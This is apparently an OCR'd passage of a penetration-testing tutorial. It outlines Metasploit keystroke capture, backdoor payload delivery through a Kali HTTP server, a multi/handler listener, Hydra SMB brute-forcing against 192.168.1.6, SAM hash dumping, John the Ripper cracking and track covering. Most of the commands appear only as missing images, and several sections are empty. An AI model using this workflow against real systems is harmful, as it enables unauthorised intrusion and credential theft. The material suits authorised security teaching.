
⌨️🎯 Use **keyscan_dump** to Show Captured Keystrokes



Deploying Backdoors


To create a backdoor, first you need to **generate a payload**. This payload is the malicious code that will give you remote access to the target system.






Downloading the Backdoor on the Target

After creating the payload and hosting it on your Kali machine, set up a simple HTTP server to serve the file:




Downloading the Backdoor on the Target



🚪💻 Activating the Backdoor using exploit/multi/handler

After the backdoor payload is **downloaded and executed on the target**, set up a **listener on the Kali machine** to catch the connection:




🔑 Password Cracking Techniques:

🐙 Using Tools like **Hydra** for Brute-Force Attacks


🐙📝 Preparing for Hydra Brute-Force Attack

Before using **Hydra**, first prepare:


- 📄 **Username list** – A file containing possible usernames



- 📄 **Password list** – A file containing possible passwords




🐙💻 Running Hydra on Kali Linux (SMB Brute-Force Attack)




- **-L userlist.txt** → Username list
- **-P passlist.txt** → Password list
- **smb://192.168.1.6** → Target SMB service and IP
- **-t 1** → One task/thread at a time (useful for slow networks or to avoid detection)

🔐📥 Extracting Password Hashes with hashdump (Metasploit)




🔐 This command retrieves **Windows user account hashes** from the Security Accounts Manager (SAM) database.


🔐🌐 Using the Cracked Password




🧠🔒 Cracking Passwords using **John the Ripper**

💾📄 Save Hash Values to a Text File





Covering Tracks 🕵️🧹❌



IEEE References

1. [1] J. Erickson, *Hacking: The Art of Exploitation*, 2nd ed. San Francisco, CA, USA: No Starch Press, 2008.
2. [2] P. Kim, *The Hacker Playbook 3: Practical Guide To Penetration Testing*, 3rd ed. Morrisville, NC, USA: CreateSpace, 2018.
3. [3] D. Kennedy, J. O'Gorman, D. Kearns and M. Aharoni, *Metasploit: The Penetration Tester's Guide*. San Francisco, CA, USA: No Starch Press, 2011.
4. [4] "John the Ripper - Openwall," [Online]. Available: https://www.openwall.com/john/. [Accessed: May 21, 2025].
5. [5] A. Andress, *The Basics of Information Security: Understanding the Fundamentals of InfoSec in Theory and Practice*, 2nd ed. Waltham, MA, USA: Syngress, 2014.
6. [6] "NTLM hash - Wikipedia," [Online]. Available: https://en.wikipedia.org/wiki/NT_LAN_Manager. [Accessed: May 21, 2025].
7. [7] "Seclists.org - SecLists Password Collections," [Online]. Available: https://github.com/danielmiessler/SecLists. [Accessed: May 21, 2025].
8. [8] K. Skoudis and J. Strand, *Counter Hack Reloaded: A Step-by-Step Guide to Computer Attacks and Effective Defenses*, 2nd ed. Upper Saddle River, NJ, USA: Prentice Hall, 2005.
9. [9] "Windows Log Clearing with Wevtutil - MITRE ATT&CK," [Online]. Available: https://attack.mitre.org/techniques/T1070/001/. [Accessed: May 21, 2025].
10. [10] S. McClure, J. Scambray and G. Kurtz, *Hacking Exposed: Network Security Secrets and Solutions*, 7th ed. New York, NY, USA: McGraw-Hill, 2012.
11. [11] OpenAI, *ChatGPT – GPT-4, personal communication with ChatGPT assistant*, May 2025. [Online]. Available: https://chat.openai.com/. [Accessed: May 21, 2025].